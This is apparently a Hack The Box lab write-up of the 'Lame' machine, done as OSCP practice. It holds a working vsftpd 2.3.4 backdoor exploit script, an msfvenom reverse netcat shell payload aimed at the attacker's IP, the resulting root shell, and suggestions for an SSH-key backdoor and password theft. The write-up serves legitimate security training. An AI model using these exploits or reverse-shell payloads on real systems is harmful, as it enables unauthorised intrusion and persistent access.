

SERIES

Hackthebox OSCP Machine Practice

BOX

Lame

Written by

Iman Irfan (s3ns3)

INDEX

CONTENT	PAGE
Initial Foothold	3
Service Enumerations	4-5
Gaining a Shell	5-6
Post Exploitation	6
Conclusions	7

Things to take note :

Victim IP : 10.10.10.3

Attacker IP : 10.10.14.32

INITIAL Foothold

Started with basic nmap scan :

```
nmap -v -Pn -sC -sV -oA nmap/initial-lame 10.10.10.3
```

Since this is only a VM, this type of scan is allowed. Not recommended irl since it is loud and could notify the victim.

Looking at the output

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 10.10.14.32
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 3h54m10s, deviation: 0s, median: 3h54m10s
|_smb-os-discovery:
|_   OS: Unix (Samba 3.0.20-Debian)
|_   NetBIOS computer name:
|_   Workgroup: WORKGROUP\x00
|_   System time: 2019-03-15T11:46:19-04:00
|_smb2-time: Protocol negotiation failed(SMB2)
```

SERVICE ENUMERATIONS

Seeing FTP port is open and allowed anonymous login, straight up connect to the service with command :

```
ftp 10.10.10.3
```

However we cant get any directory listing from the service, moving on. Since nmap has identified which version the ftp is running, decided to take a look on it. Vulnerable version **vsftpd 2.3.4**
Ran a searchsploit to check any vulnerabilities :

```
searchsploit vsftpd 2.3.4
```

Based on the result, we found several vulnerabilities, but one look interesting;

vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

Googling a the related exploit, found a python script that do the same thing,

https://raw.githubusercontent.com/In2econd/vsftpd-2.3.4-exploit/master/vsftpd_234_exploit.py

```
def exploit(ip, port, command):
    """ Triggers vsftpd 2.3.4 backdoor and prints supplied command's output """

    try:
        print('[*] Attempting to trigger backdoor...')
        ftp_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ftp_socket.connect((ip, port))

        # Attempt to login to trigger backdoor
        ftp_socket.send(b'USER letmein:\n')
        ftp_socket.send(b'PASS please\n')
        time.sleep(2)
        ftp_socket.close()
        print('[+] Triggered backdoor')

    except Exception:
        print('[!] Failed to trigger backdoor on %s' % ip)

    try:
        print('[*] Attempting to connect to backdoor...')
        backdoor_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        backdoor_socket.connect((ip, 6200))
        print('[+] Connected to backdoor on %s:6200' % ip)
        command = str.encode(command + '\n')
        backdoor_socket.send(command)
        response = backdoor_socket.recv(1024).decode('utf-8')
        print('[+] Response:\n', response, sep='')
        backdoor_socket.close()

    except Exception:
        print('[!] Failed to connect to backdoor on %s:6200' % ip)

if __name__ == '__main__':
    if len(sys.argv) < 4:
        print('Usage: ./vsftpd_234_exploit.py <IP address> <port> <command>')
        print('Example: ./vsftpd_234_exploit.py 192.168.1.10 21 whoami')
    else:
        exploit(sys.argv[1], int(sys.argv[2]), sys.argv[3])
```

Attempt to run the script we got a failure output saying that "Failed to connect backdoor":

```
python3 ftp-exploit.py 10.10.10.3 ls
s3ns3@Gryffindor]-]$ python3 ftp-exploit.py 10.10.10.3 21 ls

[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[!] Failed to connect to backdoor on 10.10.10.3:6200
s3ns3@Gryffindor]-]$
```

GAINING A SHELL

Looks like FTP is a no go in this case, moving forward to the next open ports that nmap has showed us. Samba 3.0.20

Run a searchsploit on that specific version, we found another vulnerabilities. As usual I google the version for another exploit online, I found another python exploit, great.

<https://gist.githubusercontent.com/joenorton8014/5aeffe8220e790f3356fbbd6b508efbc/raw/06712ff5afca5ee7f5dcfdd7dafc67d4688452d5/samba-usermap-bind.py>

It is a nice thing to always google and find another exploit that we can easily understand and reverse engineered it. In this case, the exploit need us to to make a custom shellcode so we can get a nice reverse shell. So :

```
msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.32 LPORT=9001 -f python
```

```
s3ns3@Gryffindor]-]$ msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.32 LPORT=9001 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 97 bytes
Final size of python file: 478 bytes
buf = ""
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x6a"
buf += "\x70\x73\x69\x6c\x61\x3b\x20\x6e\x63\x20\x31\x30\x2e"
buf += "\x31\x30\x2e\x31\x34\x2e\x33\x32\x20\x39\x30\x30\x31"
buf += "\x20\x30\x3c\x2f\x74\x6d\x70\x2f\x6a\x70\x73\x69\x6c"
buf += "\x61\x20\x7c\x20\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e"
buf += "\x2f\x74\x6d\x70\x2f\x6a\x70\x73\x69\x6c\x61\x20\x32"
buf += "\x3e\x26\x31\x3b\x20\x72\x6d\x20\x2f\x74\x6d\x70\x2f"
buf += "\x6a\x70\x73\x69\x6c\x61"
```


From here we put our shellcode that we have built into the script and run a netcat listener port :

```
nc -lvnp 9001
```

After making sure everything is correct, run the command that execute our payload, by using :

```
python samba-exploit.py 10.10.10.3
```

..and poof, a connection! And checking who are we as :



```
s3ns3@Gryffindor]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.10.3] 37077
whoami
root
```

POST EXPLOITATION

From here we can spawn a pty shell for a stable and interactive shell, by using :

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

For post exploit, we could create a ssh keys that connect back to us as a backdoor since ssh server is already open. Also, I ran a LinEnum script and it shows that this box is vulnerable to dirtycow exploit, cool findings!

Besides that, we could find Markis(user) password in the postgresql databases.

CONCLUSIONS

From this box, I learn that enumeration is very a crucial step in practical approach methodologies. We could find tons and may also hidden service's version that is outdated.

In addition of that, despite this box is 100% based on known exploit, I learn that we could always reverse engineered and study the code on how the exploit works rather than using metasploit modules without understand how it works.

Above all, this box is really fun and I rated it is rated as easy. Will be looking forward for more challenging boxes!